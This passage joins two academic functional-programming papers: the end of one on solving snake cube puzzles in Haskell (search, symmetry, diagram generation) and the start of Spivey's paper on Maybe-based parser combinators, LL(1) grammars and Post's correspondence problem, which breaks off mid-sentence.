For puzzles like *standard* and *king*, where the only solutions both begin and end with pieces in the corners of the larger cube, applying *reversePuzzle* does not change any fundamental aspects of solvability. However, we sometimes find that the sequences of assembly instructions that we get for *reversePuzzle*  $p$  using the methods in Section 8 are easier to follow in practice than those that we get for  $p$ . (Or, conversely, harder to follow; for example, there is a certain point in our solution for *reversePuzzle standard* that requires some awkward manipulation to avoid a conflict with the ‘dangling tail’, as suggested in Section 4. The solution that we obtain for *standard*, however, can be followed without any such problems.) For this reason, *reversePuzzle* can be a useful tool in finding practical solutions to snake cube puzzles. Reversing a puzzle can also have a significant impact on the running time of our solver because it forces a different view of the search space. For example, in the next section, we will see that it takes approximately eight times longer to enumerate the solutions to *reversePuzzle king* than it does to enumerate essentially the same set of solutions to *king*.

One more challenge that can be applied to any of the previous puzzles is to find the most-compact, flat form that has all of the sections in a single level. We can construct the flat variant of a puzzle by using a *valid* predicate that only allows *Positions* with  $z == 1$ .

$$\begin{aligned} \textit{flat} &:: \textit{Puzzle} \rightarrow \textit{Puzzle} \\ \textit{flat } p &= p \{ \textit{valid} = (\lambda(x, y, z) \rightarrow z == 1) \} \end{aligned}$$

Using the tools presented in the next section, we can determine that there are 22,768 distinct solutions to *flat standard*, for example, but only 16 that give the most compact layout possible. Once we allow for the inherent symmetries (generated by a reflection, and by rotations through multiples of 90°), we can divide these numbers by a factor of 8, and see that there are really only two distinct, most-compact solutions out of 2,846, as shown in the following diagrams.



These diagrams were constructed by (i) using the function described in the next section to enumerate all solutions to *flat standard*; (ii) scanning that list to find the most compact solutions (a simple but useful programming exercise for the reader); and then (iii) using the methods that will be described in Section 10 to produce the illustrations.

## 8 Solving Puzzles

In this section we describe a method for solving the snake cube and related puzzles using a simple, brute force algorithm.

Suppose that we have a particular puzzle,  $p$ ; that we have already placed a number of sections to construct a given (partial) solution,  $soln$ ; and that the next section has length  $len$ . In this setting, we can find the start position for the next section using  $start = head (head soln)$ . If we pick a particular direction,  $dir$ , for the new section, then we can calculate the positions  $sect = section start dir len$  that the new section will occupy and use that to produce an extended solution,  $sect : soln$ . Of course, for this to be acceptable, we must ensure that all of the positions in  $sect$  are *valid* in the given puzzle, and we must also check that none of the positions in  $sect$  have already been occupied by other sections in the starting solution,  $soln$ . The following definition captures these ideas:

$$\begin{aligned} extend &:: \text{Puzzle} \rightarrow \text{Solution} \rightarrow \text{Direction} \rightarrow \text{Int} \rightarrow [\text{Solution}] \\ extend p \ soln \ dir \ len &= [sect : soln \mid \text{let } start = \text{head} (\text{head} \ soln) \\ &\quad sect = \text{section} \ start \ dir \ len, \\ &\quad \text{all} (\text{valid} \ p) \ sect, \\ &\quad \text{all} (\text{'notElem'} \ \text{concat} \ soln) \ sect] \end{aligned}$$

Note that our definition of *extend* uses a special form of list comprehension that has only a local definition and two Boolean guards to the right of the vertical bar. This is an elegant and compact Haskell idiom for describing a list with at most one element; the extended solution,  $sect : soln$ , is included only when both of the guards are *True*.

We can now construct the desired function that solves an arbitrary puzzle, enumerating the list of all of its solutions:

$$\begin{aligned} solutions &:: \text{Puzzle} \rightarrow [\text{Solution}] \\ solutions \ p &= solve (\text{initSoln} \ p) (\text{initDir} \ p) (\text{sections} \ p) \\ \text{where } solve &:: \text{Solution} \rightarrow \text{Direction} \rightarrow [\text{Int}] \rightarrow [\text{Solution}] \\ solve \ soln \ dir [] &= [soln] \\ solve \ soln \ dir (len : lens) &= concat [solve \ soln' \ newdir \ lens \\ &\quad | newdir \leftarrow \text{newDirs} \ dir, \\ &\quad \quad soln' \leftarrow \text{extend} \ p \ soln \ newdir \ len] \end{aligned}$$

The main function defined here, *solutions*, is simply a wrapper that extracts the necessary components of the input puzzle that are needed as arguments to a worker function, *solve*. The latter maintains a partial solution,  $soln$ , and a current direction,  $dir$ , as it iterates through the list of puzzle sections. If there are no remaining puzzle sections, then we have placed all of the puzzle pieces and can output  $soln$  as a full solution. Otherwise, there is at least one puzzle section of length  $len$  that must still be placed: we consider each possible direction,  $newdir$ , for that section; try to *extend* the current solution; and then recurse to find places for the remaining puzzle sections.

Our use of lists and list comprehensions gives us a particularly compact and elegant way to describe these functions. In effect, *solutions* is constructing and searching a large tree structure, but all we see as the output is a lazily generated list of complete solutions. Experienced readers will recognize this approach as an instance of the programming technique that was described by Wadler (1985) as showing “How to replace failure by a list of successes”. This same idea has been used in other areas, for example, as an alternative to

exception handling; in the implementation of theorem proving tactics; and as a foundation for the construction of parser combinator libraries.

Using these functions, we can compute  $\text{length}(\text{solutions standard}) = 4$ , and we can enumerate the sequence of steps in any one of those solutions, such as:

```
head (solutions standard)
= [[(3, 3, 3), (2, 3, 3)], [(1, 3, 3)], [(1, 2, 3)], [(2, 2, 3), (2, 2, 2)],
  [(2, 2, 1)], [(2, 1, 1), (2, 1, 2)], [(2, 1, 3)], [(1, 1, 3)], [(1, 1, 2), (1, 2, 2)],
  [(1, 3, 2), (2, 3, 2)], [(3, 3, 2)], [(3, 2, 2)], [(3, 2, 3)], [(3, 1, 3), (3, 1, 2)],
  [(3, 1, 1), (3, 2, 1)], [(3, 3, 1), (2, 3, 1)], [(1, 3, 1), (1, 2, 1)], [(1, 1, 1)]]
```

These results are produced almost immediately, even in the Hugs interpreter. The other puzzles described in Section 7 can be solved in the same way. Solving the mighty king snake, however, requires considerably more patience: reflecting the larger search space—a search tree of depth 46 rather than 17—it takes a little under seven minutes to compute *solutions king* on a fairly typical laptop, and an astonishing 55 minutes if we switch to *solutions (reversePuzzle king)*, even when the solver is compiled using GHC.

Of course, it is a little disappointing to present a solution to the snake cube as a list of lists of tuples; we would much prefer to be able to visualize the solution in graphical form. Fortunately, it is not too difficult to convert our computed solution into the sequence of graphics shown in Fig. 3, adding one additional puzzle section at each step. This version is much easier to follow in practice than the original sequence of tuples. Then again, it is hard to capture the precise details of a solution in a sequence of three-dimensional sketches. For example, the reader may notice that there is no apparent difference between the diagrams for Steps 11 and 12. But, once again, if you have the puzzle in hand and, in this case, look ahead to the diagram for Step 13, then it is easy to infer the appropriate action for Step 12, and then proceed to complete the puzzle. Success!

Further details about the methods that we use to construct the diagrams shown in Fig. 3, as well as some of the other illustrations in this paper, are provided in Section 10.

## 9 Leveraging Symmetry to Eliminate Solutions

As mentioned in the previous section, our algorithm finds four solutions to the standard snake cube puzzle. But, in fact, these are really just four variations of the same solution that are equivalent under symmetry. To see why this occurs, note that there are two possible directions for the first puzzle section (either  $(1, 0, 0)$  or  $(0, 1, 0)$ , because we have chosen *initDir standard* =  $(0, 0, 1)$ ). And in each of those two cases, there are two possible choices of direction for the second puzzle section. This gives four distinct ways to start a solution to the puzzle, but all of them include the L-shaped configuration, possibly rotated or reflected, that was shown in Step 2 of Fig. 3. As we proceed with each subsequent step on any one of those four configurations, there is a corresponding step in each of the others.

The redundancy that we see here is a consequence of the inherent symmetries of the cube, or, from a different perspective, of the essentially arbitrary choices that we have made in selecting our coordinate system. One way to avoid this is to fix the positions of the first two puzzle sections before attempting to solve the rest. And although the details can be a little fiddly, it is not too difficult, in principle, to adjust the description of any specific




Fig. 3. A Solution to the Snake Cube Puzzle

puzzle in this way, changing the *initSoln* field to include specific positions for the initial sections and dropping the corresponding entries from the *sections* field. Happily, we can describe this process in a general manner as a transformation on *Puzzle* values:

```
advance    ::  Puzzle → Puzzle
advance p  =  head [p { initDir   =  newdir,
                      initSoln  =  soln',
                      sections  =  tail (sections p) }
                  | newdir ← newDirs (initDir p),
                    soln' ← extend p (initSoln p) newdir (head (sections p))]
```

The key idea here is that *advance p* represents the same puzzle as *p*, but forces an arbitrary choice for the first step towards a solution. The overall structure seen here is very similar to the definition of the *solutions* function that was described in the previous section, and it uses the same *extend* operator to find valid extensions of the initial solution in *p*. The essential differences are that (1) instead of making a recursive call, we package up the

results in a new *Puzzle*; and that (2) instead of exploring the list of all possible solutions, we make an ‘arbitrary’ choice by using *head* to pick the first valid extension.

The *advance* operation can be used, for example, to show that there is really only one way to solve the *standard* snake cube puzzle:

$$(length \cdot solutions \cdot advance \cdot advance) standard = 1$$

Given the intuition that motivates *advance*, this approach seems more appealing than simply noticing that *solutions standard* includes multiple elements and hoping that the *head* will be a good representative for all of them. On the other hand, there are also situations where *advance* is not appropriate because it could inadvertently eliminate portions of the search space, potentially causing us to miss the solutions that we were seeking. One example of this occurs with the *king*<sub>1</sub> puzzle: it would not be a good idea to make an arbitrary choice between the two possible positions for the first puzzle section in this case because they are not related by a symmetry within the overall cube. As such, *advance* should be used with care.

## 10 Visualizing Solutions to the Snake Cube Puzzle

One of the attractive aspects of working on the problems described in this paper is the ability to hold and play with an actual, physical snake cube puzzle as you think about and develop a program for solving it. This works particularly well in a classroom setting where it is possible to hand out copies of the puzzle for the students to experiment with. But even without a physical copy, the snake cube puzzle still has a strong visual appeal, as illustrated by some of the diagrams in this paper.

In this section, we give a brief overview of how these diagrams were constructed. In most cases, we started by writing some Haskell code—to process computed solutions, for example. But the real work was done using Gene Ressler’s Sketch tool (Ressler, 2012) and Till Tantau’s TikZ package (Tantau, 2010). The former takes text files containing simple three-dimensional scene or object descriptions and uses those to generate code for the latter, which will render the images in a L<sup>A</sup>T<sub>E</sub>X document. For example, the code in Fig. 4 shows how we can take a list of *Position* values, each describing a small cube, and generate a corresponding list of polygon definitions for use with Sketch. The *showCubes* function essentially just pairs up each small cube with a color, alternating between brown and white, and concatenates the resulting list of Sketch commands into a single Haskell *String*. The *cube2sk* function generates the Sketch code for individual cubes, each of which is described by a list of six (square) polygons, one for each face. (Sketch uses hidden surface removal techniques, together with a specification of the camera position and orientation, to determine exactly which of these faces will be visible in each generated diagram.) The only subtlety here is that, by default, Sketch polygons are one-sided, and only visible on the side from which the vertices appear in a counter clockwise order. The small diagram shows our scheme for labeling the eight vertices of the cube, which can also be used to check that each of the faces is described correctly. For example, the expression *showCubes* [(1, 1, 1)] produces a string containing the following Sketch code.

```
polygon[fill=brown] (1,1,1)(0,1,1)(0,0,1)(1,0,1)
polygon[fill=brown] (1,1,0)(1,0,0)(0,0,0)(0,1,0)
```

```

showCubes    :: [Position] → String
showCubes    = unlines · concat · zipWith cube2sk (cycle ["brown", "white"])

cube2sk     :: String → Position → [String]
cube2sk col a = [prefix ++ concat (map show f) | f ← faces]
  where prefix = "polygon [fill=" ++ col ++ "]"
        faces   = [[a, d, g, c], [b, e, h, f], [a, b, f, d],
                    [c, g, h, e], [a, c, e, b], [d, f, h, g]]
        (x, y, z) = a
        b         = (x, y, z - 1)
        c         = (x, y - 1, z)
        d         = (x - 1, y, z)
        e         = (x, y - 1, z - 1)
        f         = (x - 1, y, z - 1)
        g         = (x - 1, y - 1, z)
        h         = (x - 1, y - 1, z - 1)

```




Fig. 4. Functions for generating a Sketch diagram from a list of small cube positions

```

polygon [fill=brown] (1,1,1)(1,1,0)(0,1,0)(0,1,1)
polygon [fill=brown] (1,0,1)(0,0,1)(0,0,0)(1,0,0)
polygon [fill=brown] (1,1,1)(1,0,1)(1,0,0)(1,1,0)
polygon [fill=brown] (0,1,1)(0,1,0)(0,0,0)(0,0,1)

```

For a given *Solution*, we can construct a list of lists of *Position* values to describe the set of cubes that have been placed at each step in the solution (as seen, of course, in Fig. 3). The task of converting a *Solution* into a list of that type can be described using standard Haskell list processing functions.

```

steps    :: Solution → [[Position]]
steps    = tail · reverse · map reverse · scanr1 (++)

```

The most important detail here is to ensure that the small cubes in each output list are correctly ordered so that each one appears with the appropriate color when displayed using *showCubes*. This is accomplished by using *scanr1* to build up a list of “partial sums”, starting from the right of the solution, and then mapping the *reverse* function over each resulting list. The leftmost use of *reverse* ensures that the solutions are displayed in the appropriate order, ending with the completed puzzle. Finally, we use *tail* to drop the very first step in the solution, which, otherwise, would just show the position of the initial small cube (as in the diagram for *soln<sub>0</sub>* in Fig. 2). With these tools in place, we can define a function that takes a puzzle as input and generates a sequence of Sketch diagrams, each described by a single string, for the first complete solution:

```

showSteps  :: Puzzle → [String]
showSteps  = map showCubes · steps · head · solutions

```

To complete the task, we require some additional Sketch code (to draw grid lines, and set appropriate perspective views, for example) and some more Haskell code (to wrap the outputs from *showSteps* with the Sketch code and write the results to a corresponding sequence of output files). None of this, however, is difficult (or interesting!), and so, for

further details, we refer the reader instead to the source code (with more solutions and other related materials) that is available at <http://web.cecs.pdx.edu/~mpj/snakecube>.

## 11 Further Development

In this paper, we have described a concise and elegant functional program, written in Haskell, that computes solutions for the snake cube puzzle and is readily adapted to other variants. These tools provide a platform for investigating and understanding a range of snake cube puzzles. For example, we have used the solver to compute four distinct solutions for the  $4 \times 4 \times 4$  cube (one for *king* and three for *king*<sub>1</sub>). Based on available resources and published solutions on the Internet, it is possible that only three of these solutions were previously known. Our program is also attractive in an educational setting. One reason for this is that the code reflects some fundamental characteristics of the functional style, identifying key abstractions such as *Positions*, *Directions*, *Solutions*, and *Puzzles*, and defining a small collection of operators for manipulating and working with these values. In addition, we benefit from working on a problem that not only has visual appeal, but also a strong tactile component for those with access to a physical copy of the puzzle.

There are several opportunities for building on the ideas presented here. On a practical front, for example, it would be useful, particularly for the larger examples, to show multiple views of a puzzle at each step of assembly so that there are fewer (or, ideally, no) places where details of the next step are hidden from view. One way to accomplish this is by applying a geometric transformation to the cubes in any given solution step. For example, given a list *cubes* :: [Position], the following expression will add in a second copy of the same step, but rotated through 90°, and translated to the right of the original.

$$\textit{cubes} ++ \textit{map } (\lambda(x, y, z) \rightarrow (z + 7, y, 4 - x)) \textit{cubes}$$

(In practice, we need to do some additional work to account for coloring, but the same basic methods/transformations still apply.) An alternative approach would be to make use of a 3D graphics library, such as OpenGL, to build an interactive viewer for puzzle solutions.

A shortcoming of the approach that we have used in this paper is the need to specify an initial direction and cube position as part of each *Puzzle* data structure. By providing these details explicitly, we encode some geometric insights about the structure of individual puzzles, and we can avoid generating large sets of solutions that are all equivalent up to symmetry. We do not know, however, if a more elegant approach is possible, perhaps starting from a slightly higher-level description of a puzzle, and computing a full set of solutions automatically, without the need to explore multiple options by hand.

Another practical concern is the ‘dangling tail’ problem that was described in Section 4. This can occur because our method of finding solutions does not account for the possibility that unplaced sections of the puzzle might conflict with parts of the puzzle that have already been put in position. What is needed here, however, is not a new method of finding solutions, but instead an algorithm for finding an appropriate set of folding steps, with a previously calculated final solution as the goal, and the flexibility to adjust the angle between any pair of adjacent sections at each step in the assembly.

In this paper, we have described two distinct versions of the  $3 \times 3 \times 3$  snake cube puzzle: *standard* and *meanGreen*. Several others have been manufactured as physical puzzles. But,

as a final challenge, particularly for those with an interest in combinatorics, how many distinct variants are possible, and how many of those have only one unique solution once we account for symmetry? These questions could potentially be tackled by a brute force method, generating all of the possible integer lists containing 2s and 3s that satisfy the sanity check described in Section 2, and then feeding those candidate designs as inputs to our solver. But is there a more efficient solution? And can such an approach be scaled up to larger cube sizes, or even to more general  $n \times m \times p$  puzzles?

### Acknowledgments

The author wishes to thank the Campbell family for introducing him to the snake cube puzzle. Thanks also to Jeremy Gibbons and to the anonymous referees for their comments that have helped to improve the presentation. Finally, we note that the original snake cube design—under the name “Block Puzzle”, and credited to Allen F. Dreyer of Richmond, California—was submitted to the United States Patent Office on June 11, 1962, and was eventually awarded as patent number 3,222,072 on December 7, 1965.

### References

- Peyton Jones, Simon (ed). (2003). *Haskell 98 Language and Libraries, The Revised Report*. Cambridge University Press.
- Ressler, Gene. (2012). *Sketch: Simple 3D Sketching, Version 0.3*. Available online from <http://www.frontiernet.net/~eugene.ressler/>.
- Tantau, Till. (2010). *The TikZ and PGF Packages Manual for version 2.10*. Institut für Theoretische Informatik, Universität zu Lübeck. Available online from <http://sourceforge.net/projects/pgf>.
- Wadler, Philip. (1985). How to replace failure by a list of successes. *The Second International Conference on Functional Programming Languages and Computer Architecture (FPCA 1985)*. Nancy, France: Springer-Verlag, Lecture Notes in Computer Science (LNCS 201).

---

# When *Maybe* is not good enough

Mike Spivey, May 2011

A glimpse into the prehistory of parser combinators.

## 1 Introduction

Many variations upon the theme of parser combinators have been proposed (too many to list here), but the central idea is simple: a parser for type  $\alpha$  is a function that takes an input string and returns a number of results, each consisting of a value  $x$  of type  $\alpha$  and a string that is the portion of input remaining after the phrase with value  $x$  has been consumed. The results are often organized into a list, because this allows a parser to signal failure with the empty list of results, an unambiguous success with one result, or multiple possibilities with a longer list.

**type**  $\text{Parser}_1 \alpha = \text{String} \rightarrow [(\alpha, \text{String})]$ .

Producing a list of results naturally leads to parsers that allow backtracking. If a phrase should consist of two parts  $A$  and  $B$ , and there are multiple ways of recognizing an  $A$  at the start of the input, then the parser for  $B$  can discard the first of these if necessary, and ask for a second or a subsequent way of parsing an instance of  $A$ , choosing the one for which the remaining input matches  $B$ . The lazy evaluation of Haskell is beneficial here, because results from  $A$  after the first need not be computed until they are demanded by the parser for  $B$ .

Nevertheless, it remains true that backtrack parsing is in itself inefficient, because the search tree in a parsing problem can become very large. A substantial fraction of the tree may be created and explored before finding a successful parse, consuming a lot of time. Also, as the parsing process advances, each choice between alternatives must be recorded in case it must be revisited later, and this can consume a lot of space, even if the alternatives are never explored. For the sake of efficiency, it is preferable where possible to substitute a different parser type,

**type**  $\text{Parser}_2 \alpha = \text{String} \rightarrow \text{Maybe}(\alpha, \text{String})$ .

As we shall see, parsers with this type allow alternation but not backtracking, in the sense that two parsers can be combined into a single parser that succeeds if either of them would succeed on its own, but once it has produced a

## 2 When *Maybe* is not good enough

first result, there is no way to get it to produce another, even if both the component parsers would succeed on the original input. Using this parser type reduces the amount of fruitless searching, and allows the record of choices made in recognising a phrase to be discarded as soon as one of the choices succeeds.

If parsers based on *Maybe* are preferable to those based on lists, it is natural to ask what grammars allow them to work properly. If a grammar is unambiguous, then an input string will either fail to be in the language, or it will have exactly one derivation tree; we will say that the *Maybe*-based parser works correctly if in these two circumstances it returns *Nothing* or *Just x* respectively, for some value  $x$ .

## 2 Parser combinators

We shall want to experiment with both parsers that return a list of results and parsers that use *Maybe* instead. Luckily, the type class system of Haskell allows us to describe parser combinators in a way that is independent of the monad  $m$  that is used to deliver the results. As usual, we need to wrap the parser type in a **newtype** construction so we can make it into an instance of type classes.

```
newtype Parser m α = Parser { runParser :: String → m(α, String) }.
```

The type  $\text{Parser } m \alpha$  contains parsers that accept a string and deliver results of type  $\alpha$  using the monad  $m$ . If  $m$  is indeed a monad then so is  $\text{Parser } m \alpha$ .

```
instance Monad m ⇒ Monad (Parser m) where
    return x = Parser (λs → return(x, s))
    xp ≫= f =
        Parser (λs → runParser xp s ≫= (λ(x, s') → runParser (f x) s')).
```

Haskell's type class *MonadPlus* describes monads that provide two additional operations *mzero* and *mplus*, for which we use here the notations  $\emptyset$  and  $\oplus$ :

```
class Monad m ⇒ MonadPlus m where
    ∅ :: m α
    (⊕) :: m α → m α → m α.
```

Both the list type constructor `[]` and the *Maybe* constructor are declared in the standard library as instances of *MonadPlus*:

```
instance MonadPlus [] where
    ∅ = []
    (⊕) = (++) .
```

```
instance MonadPlus Maybe where
    ∅ = Nothing
    (Just x) ⊕ ym = Just x
    Nothing ⊕ ym = ym .
```

There are several equational laws that it is natural to consider in relation to these operations, motivated by the idea that  $m \alpha$  in some sense represents a set of values of type  $\alpha$ , with  $\emptyset$  as the empty set and  $\oplus$  as set union; and that  $(\gg= f)$  applies  $f$  to each member of this set and collects the results. Like

the operations on sets, we expect  $\oplus$  to be associative with  $\emptyset$  as an identity element.

$$(xm \oplus ym) \oplus zm = xm \oplus (ym \oplus zm), \\ \emptyset \oplus ym = \emptyset = xm \oplus \emptyset.$$

Also, we expect  $(\gg= f)$  to act as a homomorphism.

$$\emptyset \gg= f = \emptyset, \\ (xm \oplus ym) \gg= f = (xm \gg= f) \oplus (ym \gg= f). \quad (*)$$

All these laws are satisfied by both lists and *Maybe*, with the exception of equation  $(*)$ , which is not satisfied by *Maybe*. A simple example shows this: if we define

```
even :: Int → Maybe Int
even x = if x `mod` 2 ≡ 0 then Just x else Nothing
```

then the expression

$$(result 1 \gg= even) \oplus (result 2 \gg= even)$$

evaluates to *Nothing*  $\oplus$  *Just 2* = *Just 2*, but

$$(result 1 \oplus result 2) \gg= even$$

evaluates to *Just 1*  $\gg= even$  = *Nothing*. The alternative value 2 is discarded as soon as the expression in parentheses succeeds with the value 1; this is beneficial in terms of efficient use of time and space, but in this example, it leads to failure, because the result 1 does not satisfy the subsequent test *even*. The law  $(*)$  also fails for the parser monad *Parser Maybe* based upon *Maybe*, something that will turn out to be crucial later.

If *m* is an instance of *MonadPlus*, then so is *Parser m*. The additional operations are obtained by lifting the operations on *m*:

```
instance MonadPlus m ⇒ MonadPlus (Parser m) where
  ∅ = Parser (λs → ∅)
  xp ⊕ yp = Parser (λs → runParser xp s ⊕ runParser yp s).
```

Given a list of results in *m α*, where *m* is an instance on *MonadPlus*, we can reduce then to a single result by folding with  $\oplus$ .<sup>1</sup>

```
alt :: MonadPlus m ⇒ [m α] → m α
alt = foldr (⊕) ∅.
```

We shall use the operations  $\gg=$  and  $\oplus$  to build parsers that handle concatenation and alternation in context free grammars. All that is missing now are the basic parsers that deal with individual characters. The parser *pChar c* compares the next character of the input with *c* and succeeds if they match, consuming the character *c*.

```
pChar :: MonadPlus m ⇒ Char → Parser m ()
pChar c =
  Parser (λs →
    case s of c' : s' | c ≡ c' → return (((), s'); _ → ∅).
```

---

<sup>1</sup> Our function *alt* is called *msum* in the Haskell library.

#### 4 When *Maybe* is not good enough

For convenience, we also define  $pString$ s so that it recognizes the characters in the string  $s$  one after another.

```
pString :: MonadPlus m => String -> Parser m()
pString = foldr (>>) (return ()) . map pChar.
```

### 3 Alternation without backtracking

A grammar is called  $LL(1)$  if it can be recognized by a *deterministic top-down parsing machine*: that is, an automaton whose state is a stack of symbols yet to be found in the input. The possible moves of this automaton are to match a token from the top of the stack with the next token from the input, or to take a non-terminal symbol  $A$  from the top of the stack and replace it by the right-hand side  $s$  of a production  $A \rightarrow s$ . For the machine to be deterministic, it must be able to choose the correct production with only one token of lookahead, that is, knowing only the next token of the input.

Broadly speaking, a grammar is  $LL(1)$  if, whenever alternatives  $A \rightarrow B \mid C$  occur, the set of tokens that can start an instance of  $B$  is disjoint from the set that can start an instance of  $C$ . (The story is complicated a bit if either  $B$  or  $C$  can produce the empty string, but we can ignore that complication here.) If we build a parser for  $A$  from parsers for  $B$  and  $C$  by writing,

$$pA = pB \oplus pC,$$

then we can be sure that no input string would cause both  $pB$  and  $pC$  to succeed. So if  $pB$  succeeds, it is safe to rule out a subsequent attempt to apply  $pC$ , and that is what happens in a parser based on *Maybe*.

For the *Maybe*-based parser to work, it is certainly sufficient that the grammar is  $LL(1)$ . On the other hand, the  $LL(1)$  condition is not necessary in all cases, as is easily shown by the grammar  $S \rightarrow x x \mid x y$ . This grammar is not  $LL(1)$ , because both alternatives start with  $x$ , so that with  $S$  on the stack and  $x$  as the lookahead, the automaton would not be able to choose between the two productions. Let's consider in some detail what happens when the parser,

$$pS = (pChar 'x' \gg pChar 'x') \oplus (pChar 'x' \gg pChar 'y'),$$

is applied to input "xy" using the *Maybe* monad. First, the alternative

$$pChar 'x' \gg pChar 'x'$$

is tried; the first 'x' succeeds, but the second one fails, and this causes the whole alternative to fail. At this point, the alternation operator  $\oplus$ , seeing that its left operand has failed, is able to try its right operand, the parser  $pChar 'x' \gg pChar 'y'$ , on the original input. This parser succeeds, and the outcome of the whole parser is success.

The grammar  $S \rightarrow x x \mid x y$  could, of course, be 'left-factored' to make it  $LL(1)$ :

$$S \rightarrow x A,$$

$$A \rightarrow x \mid y.$$

But that is not the point! The unfactored grammar is *not LL(1)*, yet a *Maybe*-based parser still works correctly.

In a more complicated setting, *Maybe*-based parsers continue to work correctly even where the grammar fails the  $LL(1)$  condition. For example, in a programming language grammar we could write,

$$stmt \rightarrow expr := expr \mid expr,$$

perhaps permitting a solitary expression as a statement in order to allow for procedures called for their side effect. A *Maybe*-based parser could work correctly with this grammar, recognising an expression at the beginning of a statement, then finding that it is not followed by  $:=$ , switching to the other alternative, and parsing the expression again as a statement in itself. It is surely true in this case that left-factoring the grammar would remove the need to parse the expression twice, making the parser more efficient. But again, that is not the point, because the parser already works correctly, even if a bit slowly, if it is directly based on the original grammar.

The ability of parser combinators to deal with grammars that are not  $LL(1)$  is also useful when, perhaps favouring simplicity over robustness, we choose to build a parser that is not preceded by a scanner that divides the input into tokens. Many programming language grammars are  $LL(1)$  over an alphabet of tokens, but not when the terminal symbols are taken to be individual characters; it is easy to recognize an **if** statement from its first token, but not so easy given only the information that the first character is 'i'. However, if we additionally exploit the bias of  $\oplus$  towards its left-hand operand, parser combinators deal with this situation acceptably well.

Whereas left-factoring can improve the efficiency of a *Maybe*-based parser without spoiling its correctness, the same cannot always be said of right-factoring. For example, the grammar  $S \rightarrow x y \mid x x y$  gives the parser

$$pString "xy" \oplus pString "xxy"$$

that works perfectly, but factoring it as

$$\begin{aligned} S &\rightarrow A y \\ A &\rightarrow x \mid x x \end{aligned}$$


gives a parser that no longer works properly:

$$(pString "x" \oplus pString "xx") \gg pString "y".$$

When given the input "xxy", this parser first recognizes the first 'x' with  $pString "x"$ , then feeds the remaining input "xy" to the parser  $pString "y"$ , which fails. With the *Maybe* monad, there is no possibility of backtracking to try the parser  $pString "xx"$  instead, so the whole parse fails. Notice that the equation (\*) would imply that the two parsers just considered are equivalent, so it is the failure of (\*) for the *Maybe* monad that is the root of the problem uncovered in this example.

So far, we have seen that all grammars that are  $LL(1)$  can be parsed with *Maybe*-based combinators, but also some grammars that are not  $LL(1)$ . The next step is to introduce an undecidable problem, which we shall use later to show that there is, in general, no algorithm to decide whether a grammar can be parsed in this way or not.

## 6 When Maybe is not good enough



**Figure 1:** A correct layout

## 4 Post's correspondence problem

In Post's correspondence problem, we are given a list of tiles, each labelled with a pair of strings, and asked to find a sequence of copies of the tiles such that the strings obtained by concatenating the upper labels from each tile matches the one obtained by concatenating the lower labels (see Figure 1). Each given tile may be used once, several times, or not at all in the layout.

We can represent a tile by a pair of strings, and we say that a layout is *correct* if the upper and lower labels concatenate to give the same string:

```
type Tile = (String, String)
correct :: [Tile] → Bool
correct layout = (concat (map fst layout) ≡ concat (map snd layout)).
```

To find solutions for a given set of tiles, we can generate layouts in increasing order of length, representing each layout by a list of indices in the list of tiles:

```
choices :: Int → [[Int]]
choices n = concat (iterate step [[ ]])
  where step css = [ c : cs | c ← [0 .. n - 1], cs ← css ].
```

For example:

```
*Main> choices 4
[], [0], [1], [2], [3], [0, 0], [0, 1], [0, 2], [0, 3], [1, 0], ...
```

The solutions are those non-empty layouts where the upper and lower labels match.

```
solutions :: [Tile] → [[Tile]]
solutions tiles =
  [ cs | cs ← tail (choices (length tiles)), correct (map (tiles!!) cs) ].
```

Some sets of tiles have solutions, and others have none. Here is a set that does have solutions:

```
*Main> let tiles1 = [("b", "ca"), ("a", "ab"), ("ca", "a"), ("abc", "c")]
*Main> solutions tiles1
[[1, 0, 2, 1, 3], [1, 0, 2, 1, 3, 1, 0, 2, 1, 3], ...]
```

The solution `[1, 0, 2, 1, 3]` describes the layout shown in Figure 1, with the string "abcaaabc" on both top and bottom.

If a problem has one or more solutions, then the function `solutions` will find them eventually by a blind search. Much better algorithms exist that do not search blindly: for instance, in the example only tile 1 can begin a layout, because the other tiles have top and bottom labels that start with different characters. Also, putting tile 1 down first leaves an extra 'b' on the bottom,

